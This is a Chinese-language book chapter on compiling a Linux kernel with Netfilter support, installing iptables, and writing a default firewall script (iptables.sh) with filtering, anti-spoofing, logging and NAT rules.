尽管许多Linux发行版自带的预编译内核已将iptables编译进去，但从网站http://www.kernel.org上下载的内核中所带地默认内核配置却试图尽可能地保持精简，所以并不是所有的Netfilter子系统都被启用了。例如，写作本书时，Netfilter连接跟踪功能在最新的2.6.20.1内核中默认就没有启用。因此，了解重新编译内核的过程是非常重要的，只有这样，才能在iptables策略中利用一些额外功能。

说明　本章一些编译的输出和安装命令都经过简化以节省空间，这也使得用户可以关注更重要的信息。

建立一个可以作为iptables防火墙的Linux系统所需的最重要的步骤是正确地配置和编译Linux内核。iptables中所有繁重的网络处理和匹配功能都发生在内核中，因此我们将从编译2.6系列的最新稳定内核版本开始。虽然对各种内核编译过程的完整介绍超出了本书讨论的范围，但我们将介绍在内核中编译并启用包过滤、连接跟踪和日志记录这些关键功能所需的过程。至于其他一些与Netfilter子系统无关的内核编译选项，如处理器架构、网络接口驱动程序和文件系统支持

等，我们将假设你已选择了正确的选项以使得最终编译生成的内核可以在它所部署的硬件上正常工作。

说明 关于编译2.6系列内核的更多信息请参阅由Kwan Lowe所写的《内核重建指南》（*the Kernel Rebuild Guide*，http://www.digitalhermit.com/linux/Kernel-Build-HOWTO.html）。对于老的2.4内核，请参考任何一本有关Linux系统管理的书籍。Brian Ward所写的《Linux如何运作》（*How Linux Works*）（No Starch Press，2004）也包括了内核编译的内容。

在安装Linux内核之前，首先需要下载并解压缩内核软件包。下面的命令就用来为2.6.20.1内核完成这一任务。（在下面的命令中，假设当前用户对目录/usr/src具备写权限。）

说明 除非另有说明，否则本章都是从2.6系列内核的角度来进行讨论的，这是因为2.6系列内核代表着Linux内核开发最新和最重要的成果。不过，一般而言，这里讨论的策略同样也适用于2.4系列的内核。

```
$ /usr/src
$ wget http://www.kernel.org/pub/linux/kernel/v2.6/linux-2.6.20.1.tar.bz2
$ tar xfj linux-2.6.20.1.tar.bz2
$ ls -ld linux-2.6.20.1
drwxr-xr-x  18 mbr users 600 Jun 16 20:48 linux-2.6.20.1
```

虽然在上面的命令中选择了特定的内核版本，但类似的命令同样也适用于较新的内核版本。例如当2.6.20.2内核版本被发布时，只需要在上述命令中将2.6.20.1替换为2.6.20.2即可。

说明 要谨记的一件事情是kernel.org WEB服务器的负荷近年来一直在稳步增长，你只需随便浏览http://www.kernel.org上的带宽利用率图就可以看到当前该网站所使用的带宽已大大超过300 Mbit/s。为了帮助其减少负荷，你可以从列在http://www.kernel.org/mirrors上的镜像站点下载内核。一旦在系统上有了一个特定版本的内核源代码，你就可以通过下载并应用一个内核补丁文件来升级到下一个版本。（补丁文件的容量要远小于内核本身的容量。）

1.4 内核配置

在可以开始编译内核之前，你必须创建一个内核配置文件。所幸的是，建立这个文件的过程已被内核开发者自动化了，只需使用一个命令（在/usr/src/linux-2.6.20.1目录中）就可以启动这一过程：

```
$ make menuconfig
```

make menuconfig命令打开Ncurses界面允许选择各种编译选项。（可以分别通过命令make

xconfig和make config来调用X视窗界面或终端界面。）我选择Ncurses界面是因为它在简朴的终端界面和相对奢华的X视窗界面之间找到了一个很好的平衡。Ncurses界面还可以很容易地让我们通过一个SSH会话远程配置Linux内核而无需转发一个X视窗连接。

在执行命令make menuconfig之后，我们将看到几个配置节，既有代码成熟级别选项也有库例程。对于2.6系列内核来说，大多数Netfilter编译选项都位于Networking（网络）▶Networking Options（网络选项）下的Network Packet Filtering Framework（Netfilter）（网络数据包过滤框架）一节中。

1.4.1　基本 Netfilter 编译选项

在内核配置文件中要启用的一些较重要的选项包括Netfilter连接跟踪、日志记录和包过滤。（请记住iptables通过使用由Netfilter提供的内核中框架来建立一个策略。）

在Network Packet Filtering Framework（Netfilter）一节中还有两个额外的配置节——Core Netfilter Configuration（核心Netfilter配置）和IP:Netfilter Configuration（IP:Netfilter配置）。

1. 核心Netfilter配置

核心Netfilter配置节中包含的一些重要选项都应该被启用：

- Comment match support（comment匹配支持）；
- FTP support（FTP协议支持）；
- Length match support（数据包长度匹配支持）；
- Limit match support（limit匹配支持）；
- MAC address match support（MAC地址匹配支持）；
- MARK target support（MARK目标支持）；
- Netfilter connection tracking support（Netfilter连接跟踪支持）；
- Netfilter LOG over NFNETLINK interface（Netfilter通过NFNETLINK接口记录日志）；
- Netfilter netlink interface（Netfilter netlink接口）；
- Netfilter Xtables support（Netfilter Xtables支持）；
- State match support（state匹配支持）；
- String match support（string匹配支持）。

2. IP:Netfilter配置

在完成核心Netfilter配置之后，我们开始进入IP:Netfilter配置节。本节需要启用的选项如下所示：

- ECN target support（ECN目标支持）；
- Full NAT（完整NAT支持）；
- IP address range match support（ip地址范围匹配支持）；

- IP tables support（IP tables支持，filtering/masq/NAT需要）；
- IPv4 connection tracking support（IPv4连接跟踪支持，NAT需要）；
- LOG target support（LOG目标支持）；
- MASQUERADE target support（MASQUERADE目标支持）；
- Owner match support（owner匹配支持）；
- Packet filtering（包过滤支持）；
- Packet mangling（包修改支持，常用于改变包的路由）；
- raw table support（raw表支持，NOTRACK/TRACE需要）；
- Recent match support（recent匹配支持）；
- REJECT target support（REJECT目标支持）；
- TOS match support（TOS匹配支持）；
- TOS target support（TOS目标支持）；
- TTL match support（TTL匹配支持）；
- TTL target support（TTL目标支持）；
- ULOG target support（ULOG目标支持）。

在2.6系列内核中，个别编译节经过了重大的重组。在旧的2.4系列内核中，IP:Netfilter配置节位于Networking选项之下，而且仅当Network Packet Filtering选项被启用时才能看到。[①]

1.4.2 结束内核配置

在通过menuconfig界面配置2.6.20.1内核以启用所需的Netfilter支持之后，请选择Exit，会看到信息“Do you wish to save your new kernel configuration?”（你是否打算保存新内核配置？），点击Yes以保存内核配置文件。

在保存了新的内核配置之后，将返回到shell命令行，此时可以使用下面的命令来检查最终的Netfilter编译选项。

```
$ grep "_NF_" .config
$ grep NETFILTER .config
```

说明 这些命令的输出结果太长了，所以没有显示在下面，但大多数Netfilter选项如CONFIG_IP_NF_NAT和CONFIG_NETFILTER_XT_MATCH_STRING都包含字符串_NF_或NETFILTER。

1.4.3 可加载内核模块与内置编译和安全

在1.4.2节中启用的大多数Netfilter子系统有两种编译方式，一种方式是编译为LKM（可加载

① Linux内核配置选项在每个新版本发布时都会有所调整，所以读者如果在自己的内核配置中发现上面列出的某些选项并不在指定的位置或已经不存在了，请不要感到奇怪。——译者注

内核模块），它可以在系统运行时动态地加载进内核或从内核中卸载；另一种方式是直接编译进内核，在这种情况下，它们就不能在系统运行时加载或卸载了。在上面的配置节中，我们已选择将大多数Netfilter子系统编译为LKM。

在选择是将一个功能编译为LKM还是直接编译进内核之间有一个安全性的权衡。一方面，编译为LKM的任何功能都可以使用rmmod命令从一个正在运行的内核中移除，当发现一个模块有安全漏洞时，这种方式就有其优势了，因为在某些情况下，只需卸载模块就可以避免漏洞。而且，如果该漏洞已在内核源代码中被修补，只需重新编译并重新部署该模块即可，而不需要彻底关闭系统，因此对漏洞的修复是零停机时间。

说明　内核中的Netfilter子系统并不能从偶然的安全漏洞中幸免。例如，Netfilter日志记录子系统中处理TCP选项的代码曾被发现有一个漏洞（见http://www.netfilter.org/security/2004-06-30-2.6-tcpoption.html）。如果日志记录子系统被编译为一个模块，内核就可以通过卸载该模块牺牲iptables创建日志信息的能力来保护自身，这看起来是一个好的折中办法。

另一方面，如果发现实现某个特征的代码有漏洞并且这段代码是直接编译进内核的，那么修复这个漏洞的唯一方法只有应用补丁、重新编译，然后将整个系统重启到新的（已修复过的）内核。但对于完成关键任务的系统（如公司的DNS服务器），这种方法未必可行，除非可以安排一个网络中断时段，而且在此期间，系统可能容易遭受到内核级的入侵。

ROOTKIT[①]威胁

但故事并没有到此为止。把内核编译为支持可加载模块将引发一种险恶的可能性：如果攻击者成功地入侵了系统，并且该系统中运行着一个支持模块的内核，那么这将使得攻击者更容易安装一个内核级的rootkit。一旦内核自身被侵入了，那么攻击者就可以为所欲为了。

入侵内核本身代表着最高级别的入侵系统技术。文件系统完整性检查器（如Tripwire）可以被愚弄，进程可以被隐藏，网络连接可以从netstat和lsof之类工具（甚至包括本地执行的数据包嗅探器）的输出中被遮蔽。但只是将内核编译为不支持模块并不是一个解决该问题的万全之策，这是因为并不是所有的内核级rootkit都需要主机内核提供模块支持。例如，SucKIT rootkit可以通过使用/dev/kmem字符设备[②]直接操纵内核内存的方法来将其自身加载进一个运行中的内核。SucKIT rootkit是通过*Phrack*杂志[③]中的文章“Linux on-the-fly kernel patching without LKM”（不使用LKM为Linux内核自动打补丁，见http://www.phrack.org）介绍到安全社区的。

① rootkit指攻击者用来隐藏自己踪迹和保留root访问权限的工具。——译者注

② 一个字符设备是通向内核的一个接口，它可以以字节流的方式被访问，而不像块设备那样只能以离散的数据块方式被访问。字符设备的例子包括/dev/console和串行口设备文件（如/dev/ttyS0）。

③ 世界著名黑客杂志。——编者注

模块加载和卸载的能力提供了极具吸引力的灵活性，因此这里选择了该策略。当你做选择时，请一定要仔细权衡利弊。

1.5 安全性和最小化编译

不论选择什么样的策略来编译Netfilter子系统（LKM或直接编译进内核），计算机安全中一个最重要的事实是复杂性带来安全问题，越复杂的系统越难以保障安全。幸运的是，iptables不论是从用于描述如何处理和过滤网络流量的运行时规则语言方面来说，还是从由内核编译选项控制的支持功能类别方面来说，它都是高度可配置的。

为了减少内核中运行代码的复杂性，尽量不要将不需要的功能编译进内核。从正在运行的内核中移除不需要的代码有助于最大限度地减少代码中尚未发现的漏洞所带来的风险。

例如，如果你不需要日志记录支持，只需不在menuconfig界面中启用“Log Target Support”（log目标支持）选项即可。如果你不需要对FTP连接进行状态跟踪，只需禁用“FTP Protocol Support”（FTP协议支持）选项。如果你不需要针对以太网帧头中的MAC地址编写过滤规则，只需禁用“MAC Address Match Support”（MAC地址匹配支持）选项。

你应该只在内核中编译用于满足本地网络和（或）主机的网络与安全需求所绝对必需的功能。

1.6 内核编译和安装

我们的内核已完成配置过程，现在将开始对它进行编译和安装。如前所述，假设所有其他用于支持运行新内核的硬件所必需的内核选项（如处理器架构）都已被选择。

为了编译新的2.6.20.1内核并将它安装到/boot分区中，请执行如下命令：

```
$ make
$ su -
Password:
# mount /boot
# cd /usr/src/linux-2.6.20.1
# make install && make modules_install
```

在成功执行上述命令之后，你还需要配置系统的启动加载器并最终将系统启动到新的2.6.20.1内核。我们假设你使用的是GRUB启动加载器，根分区的挂载点是/dev/hda2，请使用你喜爱的编辑器将下面几行内容添加到/boot/grub/grub.conf文件中：

```
title  linux-2.6.20.1
root (hd0,0)
kernel /boot/vmlinuz-2.6.20.1 root=/dev/hda2
```

现在，重启系统！

```
# shutdown -r now
```

1.7　安装iptables用户层二进制文件

安装并将系统启动到一个支持Netfilter挂接的内核中后，我们将开始安装最新版本的iptables用户层程序。为了完成这一工作，首先在/usr/local/src目录中下载并解压缩最新版本的iptables源代码，然后将下载压缩包的MD5 sum值[①]与http://www.netfilter.org网站上公布的值进行比较，检查是否一致：

```
$ cd /usr/local/src/
$ wget http://www.netfilter.org/projects/iptables/files/iptables-1.3.7.tar.bz2
$ md5sum iptables-1.3.7.tar.bz2
dd965bdacbb86ce2a6498829fddda6b7  iptables-1.3.7.tar.bz2
$ tar xfj iptables-1.3.7.tar.bz2
$ cd iptables-1.3.7
```

关于iptables二进制文件的编译和安装，请回忆我们先前在/usr/src/linux-2.6.20.1目录中编译的内核，编译iptables需要访问内核源代码，这是因为它在编译时需要用到内核源代码树中一些目录如include/linux/netfilter_ipv4中的C头文件。我们将使用/usr/src/linux-2.6.20.1目录来定义命令行上的KERNEL_DIR变量，而BINDIR和LIBDIR变量用于指定iptables二进制文件和库文件安装的目录。你可以使用如下命令编译和安装iptables：

```
$ make KERNEL_DIR=/usr/src/linux-2.6.20.1 BINDIR=/sbin LIBDIR=/lib
$ su -
Password:
# cd /usr/local/src/iptables-1.3.7
# make install KERNEL_DIR=/usr/src/linux-2.6.20.1 BINDIR=/sbin LIBDIR=/lib
```

为最终确认已成功安装了iptables并且它可以和运行中的2.6.20.1内核正常交互，我们将执行命令显示iptables的版本号，然后让iptables列出当前在INPUT、OUTPUT和FORWARD链中的规则集（此时在这3个链中还没有起作用的规则）：

```
# which iptables
/sbin/iptables
# iptables -V
iptables v1.3.7
# iptables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

① 你还应该通过http://www.netfilter.org网站上公布的签名文件来检查由GnuPG生成的数字签名。这需要导入Netfilter GnuPG公钥，并针对签名文件运行gpg --verify命令。我们将在第5章介绍psad项目时显示这一过程的具体细节，类似的步骤同样也适用于这里的iptables-1.3.7打包文件。

说明 大多数Linux发行版已安装了iptables，所以你可能并不需要执行上面介绍的安装过程。不过，为了确保你的系统已为本书中讨论的内容做好了准备，你最好能安装最新版本的iptables。正如将在第9章中讲述的那样，字符串匹配功能对fwsnort的运行是至关重要的，所以如果内核没有支持该功能，你可能需要升级它（见1.4节）。

1.8 默认 iptables 策略

现在我们已有了一个安装了iptables的可以正常运行的Linux系统。本章的剩余部分将集中讨论iptables防火墙的各种管理和运行情况。

我们将首先创建一个Bourne shell脚本（iptables.sh），该脚本针对一个带有永久因特网连接的普通网络实现了一个iptables过滤策略。这个过滤策略将在本书的其余部分中使用，作为一个共同的基础——我们将在后续的几章中用到这个策略。你也可以从网址http://www.cipherdyne.org/LinuxFirewalls上下载iptables.sh脚本。下面，首先列出这个策略的一些背景信息。

1.8.1 策略需求

我们将定义一个有效的防火墙配置需求，该配置针对的是由几个客户端机器和两个服务器构成的网络。服务器（一个Web服务器和一个DNS服务器）必须可以从外部网络访问。内部网络的系统可通过防火墙向外部服务器发起下列类型的通信：

- 域名系统（DNS）查询；
- 文件传输协议（FTP）传输；
- 网络时间协议（NTP）查询；
- 安全Shell（SSH）会话；
- 简单邮件传输协议（SMTP）会话；
- 通过HTTP/HTTPS进行Web会话；
- whois查询。

除了允许访问上面列出的服务以外，所有其他通信都应被阻止。从内部网络或直接从防火墙上发起的会话都应被iptables进行状态跟踪（那些不符合有效状态定义的数据包应尽早被记录并丢弃），防火墙还应提供NAT服务。

此外，防火墙还应对从内部网络转发给任一外部IP地址的伪造数据包进行控制。

- 防火墙本身必须允许内部网络的用户通过SSH进行访问，但不允许用户从任何其他地方访问，除非防火墙上运行一个用于验证的fwknop（在第13章介绍）。SSH应该是防火墙上运行的唯一一个服务器进程。

- 防火墙应接受来自内部网络和外部网络的ICMP回显请求，但来自任何源IP地址的非回显请求的其他ICMP数据包应被丢弃。
- 最后，防火墙应配置一个默认的日志记录和丢弃规则，以使任何离群的数据包、端口扫描或其他没有明确允许的连接企图被记录并丢弃。

说明　假设防火墙上的外部IP地址是由ISP静态分配的，但一个动态分配的IP地址同样也可以工作，因为我们是通过防火墙上的接口名而不是IP地址来限制外部网络上的数据包的。

为了简化建立iptables策略的任务，假设只有一个内部网络，并且它使用的是一个不可路由的网络地址192.168.10.0[①]，具有C类子网掩码255.255.255.0（或使用CIDR表示法/24）。

防火墙上的内部网络接口（见图1-2）是eth1，IP地址为192.168.10.1，所有内部主机都以这个地址为它们的默认网关。这使得内部系统发往192.168.10.0/24子网以外系统的所有数据包都必须路由经过防火墙。防火墙上的外部接口是eth0，为保持网络的不可知性，我们指定这个外部接口的IP地址为71.157.X.X。




图1-2　默认网络图

图1-2中列出了两个恶意系统，一个在内部网络中（192.168.10.200，主机名int_scanner），另一个在外部网络中（144.202.X.X，主机名ext_scanner）。我们还将在后面的章节中参考这个图。除非另有说明，本书中的所有通信示例都将引用图1-2中的网络图，你将在后面的示例中看到执行命令的shell提示符中使用了本图中的主机名，这样究竟哪个系统正在发送或接收数据就一目了然了。

1.8.2　iptables.sh脚本的开头

在开始编写iptables.sh脚本时，首先定义3个用于整个脚本的变量（见下面的❶）：IPTABLES、

① 所有不可路由的地址段都定义在RFC 1918中，这类地址按照约定是不能在开放的因特网中路由的。

MODPROBE（指定iptables和modprobe二进制文件的路径）和INT_NET（指定内部子网的地址和掩码）。从❷开始，任何已有的iptables规则将从运行内核中移除，INPUT、OUTPUT和FORWARD链的过滤策略被设为DROP。此外，使用modprobe命令加载连接跟踪模块。

```
[iptablesfw]# cat iptables.sh
#!/bin/sh
❶ IPTABLES=/sbin/iptables
MODPROBE=/sbin/modprobe
INT_NET=192.168.10.0/24

### flush existing rules and set chain policy setting to DROP
echo "[+] Flushing existing iptables rules..."
❷ $IPTABLES -F
$IPTABLES -F -t nat
$IPTABLES -X
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP
### load connection-tracking modules
$MODPROBE ip_conntrack
$MODPROBE iptable_nat
$MODPROBE ip_conntrack_ftp
$MODPROBE ip_nat_ftp
```

1.8.3 INPUT 链

INPUT链作为iptables的构建块，它的作用是控制目标为本地系统的数据包（即经过内核的路由计算确定该数据包的目标地址为本地IP地址）是否可以和本地套接字通信。如果INPUT链中的第一条规则要求iptables丢弃所有的数据包（或INPUT链的策略设置被设定为DROP），那么所有试图通过任何IP通信方式（如TCP、UDP或ICMP）与系统直接通信的努力都将失败。ARP（地址解析协议）也是在以太网中普遍存在的重要的通信类型，但因为ARP工作在数据链路层而不是网络层，而iptables只过滤IP及其之上协议的数据包，所以iptables不能过滤ARP协议的报文。

因此，不论iptables的策略如何设置，都可以发送和接收ARP请求和响应报文。（我们可以使用arptables来过滤ARP报文，但这一主题不是本书讨论的范围，因为本书关注的是网络层及其以上流量的过滤。）

说明 iptables可以基于数据链路层的MAC地址来过滤IP数据包，但只有当内核中编译进了MAC地址扩展功能才行。在2.4系列内核中，MAC地址扩展功能必须手工启用，但2.6系列内核默认情况下就已启用了它。

我们继续编写iptables shell脚本，在完成一开始的iptables初始化过程之后，我们使用下面的命令来设置INPUT链。

```
###### INPUT chain ######
echo "[+] Setting up INPUT chain..."
### state tracking rules
❸ $IPTABLES -A INPUT -m state --state INVALID -j LOG --log-prefix "DROP INVALID "
--log-ip-options --log-tcp-options
$IPTABLES -A INPUT -m state --state INVALID -j DROP
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

### anti-spoofing rules
❹ $IPTABLES -A INPUT -i eth1 -s ! $INT_NET -j LOG --log-prefix "SPOOFED PKT "
$IPTABLES -A INPUT -i eth1 -s ! $INT_NET -j DROP

### ACCEPT rules
❺ $IPTABLES -A INPUT -i eth1 -p tcp -s $INT_NET --dport 22 --syn -m state
--state NEW -j ACCEPT
$IPTABLES -A INPUT -p icmp --icmp-type echo-request -j ACCEPT

### default INPUT LOG rule
❻ $IPTABLES -A INPUT -i ! lo -j LOG --log-prefix "DROP " --log-ip-options
--log-tcp-options
```

请回忆前面列出的防火墙策略需求，它要求iptables对连接进行状态跟踪，不匹配有效状态的数据包应该被尽早地记录并丢弃。这一工作是由从❸开始的3个iptables命令完成的。还将在OUTPUT和FORWARD链中看到类似的3个命令。这3条规则都使用了state匹配，其后跟随的是连接状态选项：INVALID、ESTABLISHED或RELATED。INVALID状态针对的是不能被识别为属于一个已有连接的数据包——例如，一个突然到达的TCP FIN数据包（即它不属于任何TCP会话）就将匹配INVALID状态。数据包触发ESTABLISHED状态的条件是Netfilter连接跟踪子系统在一个连接的两个方向上都已看到了数据包（如在一个数据已经经过交换的TCP连接中的确认数据包）。RELATED状态描述了在Netfilter连接跟踪子系统中打开一个新连接[①]的数据包，而且这个连接和现有的连接相关——例如，当数据包被发送给一个服务器没有绑定的UDP套接字时，服务器将返回ICMP端口不可达消息。接下来，❹处添加了2个反伪造规则以确保来自内部网络的数据包的源地址必须在192.168.10.0/24子网中。❺处是两个ACCEPT规则，分别针对的是来自内部网络的SSH连接和来自任一源地址的ICMP回显请求。接受SSH连接的规则同时使用了带有NEW连接状态的state匹配和iptables的--syn命令行参数。这个规则只匹配清除了FIN、RST和ACK标记并设置了SYN标记的TCP数据包，并且该数据包还必须匹配NEW状态（对连接跟踪子系统而言，这意味着该数据包正在发起一个新的连接）[②]。

最后，❻处是默认的LOG规则[③]。请回忆在脚本的一开始分配给INPUT链的DROP策略将把所有没

① 这里的连接（connection）指的是Netfilter用于分类数据包的跟踪机制。

② 在接受SSH连接的规则中同时使用--syn和-m state --state NEW的原因是因为NEW状态的建立并不一定是由SYN数据包触发的，ACK数据包也能建立NEW状态。——译者注

③ 关于iptables.sh脚本值得注意的一件事情是，所有的LOG规则都包含--log-ip-options和--log-tcp-options命令行参数。这使得当数据包匹配LOG规则并且它在IP和TCP首部中包含IP和TCP选项部分时，由此产生的iptables syslog消息将包含这部分内容。这个功能对攻击检测和由psad执行的被动操作系统指纹识别（见第7章）都非常重要。

有被INPUT链中特定规则接受的数据包丢弃，OUTPUT和FORWARD链也采用了相同的策略。正如你看到的那样，INPUT链的配置非常简单，因为我们只需要接受来自内部网络的对SSH守护进程的进入连接请求、启用本地产生的网络流量的状态跟踪、最后记录并丢弃不想要的数据包（包括来自内部网络的伪造数据包）即可。你在后面会看到OUTPUT和FORWARD链也采用了类似的配置。

1.8.4 OUTPUT 链

OUTPUT链允许iptables对由本地系统产生的网络数据包进行内核级的控制。例如，如果本地用户发起到外部系统的SSH会话，OUTPUT链可用于允许或拒绝外出的SYN数据包。

iptables.sh脚本中用于建立OUTPUT链规则集的命令如下所示：

```
###### OUTPUT chain ######
echo "[+] Setting up OUTPUT chain..."
### state tracking rules
$IPTABLES -A OUTPUT -m state --state INVALID -j LOG --log-prefix "DROP
INVALID " --log-ip-options --log-tcp-options
$IPTABLES -A OUTPUT -m state --state INVALID -j DROP
$IPTABLES -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

### ACCEPT rules for allowing connections out
❼ $IPTABLES -A OUTPUT -p tcp --dport 21 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 22 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 25 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 43 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 80 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 443 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 4321 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT

### default OUTPUT LOG rule
$IPTABLES -A OUTPUT -o ! lo -j LOG --log-prefix "DROP " --log-ip-options
--log-tcp-options
```

按照我们的策略需求，在❼处假设从防火墙本身发起的连接类型有：通过FTP、HTTP或HTTPS下载补丁或软件，发起外出的SSH和SMTP连接，对其他系统发起DNS或whois查询。

1.8.5 FORWARD 链

到此为止，我们添加到iptables过滤策略中的规则都用于严格控制直接与防火墙系统交互的数据包。这类数据包都来自于或发往防火墙操作系统，如从内部系统到SSH守护进程的连接请求或本地发起的到外部站点下载安全补丁的连接。

下面我们将看到的iptables规则用于控制那些来源或目标地址不属于防火墙本身，但却需要通

过防火墙系统路由的数据包。filter表中的FORWARD链提供了对通过防火墙接口转发数据包进行访问控制的能力：

```
###### FORWARD chain ######
echo "[+] Setting up FORWARD chain..."
### state tracking rules
$IPTABLES -A FORWARD -m state --state INVALID -j LOG --log-prefix "DROP
INVALID " --log-ip-options --log-tcp-options
$IPTABLES -A FORWARD -m state --state INVALID -j DROP
$IPTABLES -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

### anti-spoofing rules
$IPTABLES -A FORWARD -i eth1 -s ! $INT_NET -j LOG --log-prefix "SPOOFED PKT "
$IPTABLES -A FORWARD -i eth1 -s ! $INT_NET -j DROP

### ACCEPT rules
❽ $IPTABLES -A FORWARD -p tcp -i eth1 -s $INT_NET --dport 21 --syn -m state
--state NEW -j ACCEPT
$IPTABLES -A FORWARD -p tcp -i eth1 -s $INT_NET --dport 22 --syn -m state
--state NEW -j ACCEPT
$IPTABLES -A FORWARD -p tcp -i eth1 -s $INT_NET --dport 25 --syn -m state
--state NEW -j ACCEPT
$IPTABLES -A FORWARD -p tcp -i eth1 -s $INT_NET --dport 43 --syn -m state
--state NEW -j ACCEPT
$IPTABLES -A FORWARD -p tcp --dport 80 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p tcp --dport 443 --syn -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p tcp -i eth1 -s $INT_NET --dport 4321 --syn -m state
--state NEW -j ACCEPT
$IPTABLES -A FORWARD -p udp --dport 53 -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p icmp --icmp-type echo-request -j ACCEPT

### default log rule
$IPTABLES -A FORWARD -i ! lo -j LOG --log-prefix "DROP " --log-ip-options
--log-tcp-options
```

类似于OUTPUT链中的规则，在❽处允许通过防火墙发起FTP、SSH、SMTP和whois连接，但这类连接必须是从子网接口（eth1）上的内部子网发起的。允许来自任何源地址的HTTP、HTTPS和DNS通信通过防火墙，这是因为我们需要允许外网地址与内网的Web服务器和DNS服务器交互（在经过NAT之后，见1.8.6节）。

1.8.6　网络地址转换

构建iptables策略所需的最后一步是将不可路由的192.168.10.0/24内网地址转换为可路由的外网地址71.157.X.X。这同时适用于从外网客户到内网Web服务器和DNS服务器的进入连接和由内网系统发起的外出连接。对于由内网系统发起的连接，我们将使用源地址NAT（SNAT），外部网络系统发起的连接则使用目标地址NAT（DNAT）。

iptables的nat表专用于定义所有的NAT规则，在这个表中有两个链：PREROUTING和POSTROUTING。利用PREROUTING链将nat表中的规则应用到还没有通过内核中路由算法确定应从哪个接口传输的数据包。在这个链中处理的数据包也尚未经过filter表中的INPUT或FORWARD链的处理。

POSTROUTING链负责处理经过内核中的路由算法确定传输的物理接口并即将从该接口出去的数据包。由这个链处理的数据包已通过filter表中的OUTPUT或FORWARD链的检查（以及可能注册的其他表的检查，如mangle表）。

说明 关于iptables如何实现NAT的完整阐述，请见http://www.netfilter.org/documentation/HOWTO/NAT-HOWTO.html。

```
######  NAT rules ######
echo "[+] Setting up NAT rules..."
❾ $IPTABLES -t nat -A PREROUTING -p tcp --dport 80 -i eth0 -j DNAT
  --to 192.168.10.3:80
  $IPTABLES -t nat -A PREROUTING -p tcp --dport 443 -i eth0 -j DNAT
  --to 192.168.10.3:443
  $IPTABLES -t nat -A PREROUTING -p tcp --dport 53 -i eth0 -j DNAT
  --to 192.168.10.4:53
❿ $IPTABLES -t nat -A POSTROUTING -s $INT_NET -o eth0 -j MASQUERADE
```

在图1-2显示的网络图中，内网的Web服务器和DNS服务器的IP地址分别为192.168.10.3和192.168.10.4。用于提供NAT功能的iptables命令如上所示（注意：我们使用-t选项指定命令针对的是nat表）。❾处的3个PREROUTING规则允许外网的Web服务和DNS请求被发送给合适的内网服务器。最后在❿处的POSTROUTING规则允许来自内部不可路由网络并指向外部因特网的连接看起来就像它们来自IP地址71.157.X.X。

构建iptables策略的最后一步是在Linux内核中启用IP转发：

```
###### forwarding ######
echo "[+] Enabling IP forwarding..."
echo 1 > /proc/sys/net/ipv4/ip_forward
```

1.8.7 激活策略

iptables的一个非常让人赞赏的地方是在内核中让一个iptables策略即时生效是非常简单的，你只需执行iptables命令，而不需要重量级的用户界面、二进制文件格式或臃肿的管理协议（如其他一些专有厂商所开发的安全产品那样）。现在有了一个包含iptables命令的shell脚本（再次重申，你可以从网址http://www.cipherdyne.org/LinuxFirewalls上下载完整的脚本），下面来执行它：

```
[iptablesfw]# ./iptables.sh
[+] Flushing existing iptables rules...
[+] Setting up INPUT chain...
[+] Setting up OUTPUT chain...
```

```
[+] Setting up FORWARD chain...
[+] Setting up NAT rules...
[+] Enabling IP forwarding...
```

1.8.8 iptables-save 与 iptables-restore

前面iptables.sh脚本中的所有iptables命令都是按顺序依次执行以便即时启用新规则、设置链的默认策略或删除旧的规则。每个命令都需要单独执行iptables的用户层二进制程序以创建iptables策略。因此，这并不是一个在系统启动时快速建立iptables策略的最优解决方法，特别是当iptables规则数增加到数百个时更是如此（正如我们将在第10章中看到的那样，当通过fwsnort建立策略时就会发生这种情况）。一个要比上述方法快得多的机制是由命令iptables-save和iptables-restore提供的，这两个命令和iptables主程序安装在同一个目录中（在本书的情况中指的是/sbin目录）。iptables-save命令建立一个文件，其中包含了在一个正在运行的策略中所包含的所有iptables规则，而且是以一种可读的格式提供的。这种格式可以被iptables-restore程序解释，该程序将读取ipt.save文件中的每一个规则并在运行内核中立即启用它。执行一次iptables-restore程序就可以在内核中重建整个iptables策略，而不需要多次执行iptables程序。这使得iptables-save和iptables-restore命令对于解决iptables规则集的快速部署问题是非常理想的，下面两个命令阐明了这一过程：

```
[iptablesfw]# iptables-save > /root/ipt.save
[iptablewfw]# cat /root/ipt.save | iptables-restore
```

